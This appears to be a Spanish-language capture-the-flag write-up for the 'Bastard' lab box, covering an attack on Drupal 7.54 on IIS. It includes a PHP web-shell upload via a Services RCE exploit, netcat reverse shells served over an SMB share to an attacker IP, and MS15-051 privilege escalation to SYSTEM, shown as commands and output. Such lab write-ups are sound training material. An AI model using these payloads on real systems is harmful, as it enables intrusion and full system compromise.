Bastard - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos:

```
PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-title: Welcome to Bastard | Bastard
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc   syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nos damos que tiene drupal por el puerto 80 vamos a ver su version en el directorio changelog.txt:

```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
```

Vamos a ver que vulnerabilidades tiene esa version:


```
└─$ searchsploit drupal 7.X
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
Drupal 7.x Module Services - Remote Code Execution                           | php/webapps/41564.php
Drupal < 7.34 - Denial of Service                                            | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)     | multiple/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)     | multiple/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)  | multiple/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Ex | multiple/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution ( | multiple/webapps/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution ( | multiple/webapps/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC) | multiple/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comma | php/webapps/46452.txt
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comma | php/webapps/46459.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution               | php/webapps/46510.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                           | php/webapps/46510.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure            | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)           | php/webapps/44500.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)              | multiple/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                | php/webapps/40444.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)            | php/webapps/40130.rb
----------------------------------------------------------------------------- ---------------------------------
```

Descargamos la primera ya que se ejecuta codigo sin autenticacion y modificamos lo siguiente:
Por defecto nos salia la url /rest_endpoint y lo cambiamos a /rest ya qu es la existente y hemos modificado la url y la data que se envia. Con el parametro cmd vamos a poder ejecutar comandos.

```
$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'hack2.php',
    'data' => '<?php echo shell_exec($_REQUEST[\'cmd\']); ?>'
];
```

Ejecutamos el exploit y se subiria el archivo hack2.php:



Capturamos esa peticion con burpsuite para poder enviar una para recibir una conexion a traves de netcat:

1. Nos descargamos netcat y lo compartimos por smb con impacket:

```
└─$ impacket-smbserver -smb2support share .
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.9,62540)
[*] AUTHENTICATE_MESSAGE (\,BASTARD)
[*] User BASTARD\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:share)
```

2. Nos ponemos a la escucha con netcat
3. En burp ejecutamos lo siguiente:

```
GET /hack2.php?cmd=
\\10.10.14.4\share\nc64.exe+-e+cmd+10.10.14.4+1234+HTTP/1.1
```

Y recibimos la conexion:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 62542
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr
```

ESCALADA DE PRIVILEGIOS

En esta maquina vamos a tirar de una herramienta de automatizacion de elevacion de privilegios llamada "sherlock.ps1".

Primero editamos el archivo de sherlock.ps1 para que busque todas las vulnerabilidades. Para ello añadimos abajo del archivo "Find-AllVulns"

Se lo descarga y lo ejecuta y vemos un posible exploit:

```
Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable
```

Nos descargamos el .exe y lo ejecutamos junto a un comando como indica en las instrucciones:

```
C:\inetpub\drupal-7.54>.\ms15-051.exe whoami
.\ms15-051.exe whoami
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 2520 created.
==========
nt authority\system
```

Como vemos, cuando ejecutamos el .exe podemos ejecutar comandos como "nt authority\system". Entonces vamos a descargarnos el binario de netcat para ejecutarlo como "nt authority\system" y proporcionarnos una shell de altos privilegios. Para ello:

1. Nos descargamos el binario de netcat:
2. Crearnos una carpeta compartida por smb donde tengamos el netcat y ponernos a la escucha por el puerto 4321
3. Ejecutar netcat con privilegios de admin:

Luego subimos el archivo y nos enviamos una shell reversa con powershell para poder ejecutar el comando.

```
.\ms15-051.exe "\\10.10.14.4\share\nc64.exe -e cmd 10.10.14.4 1234"
```

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 62631
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```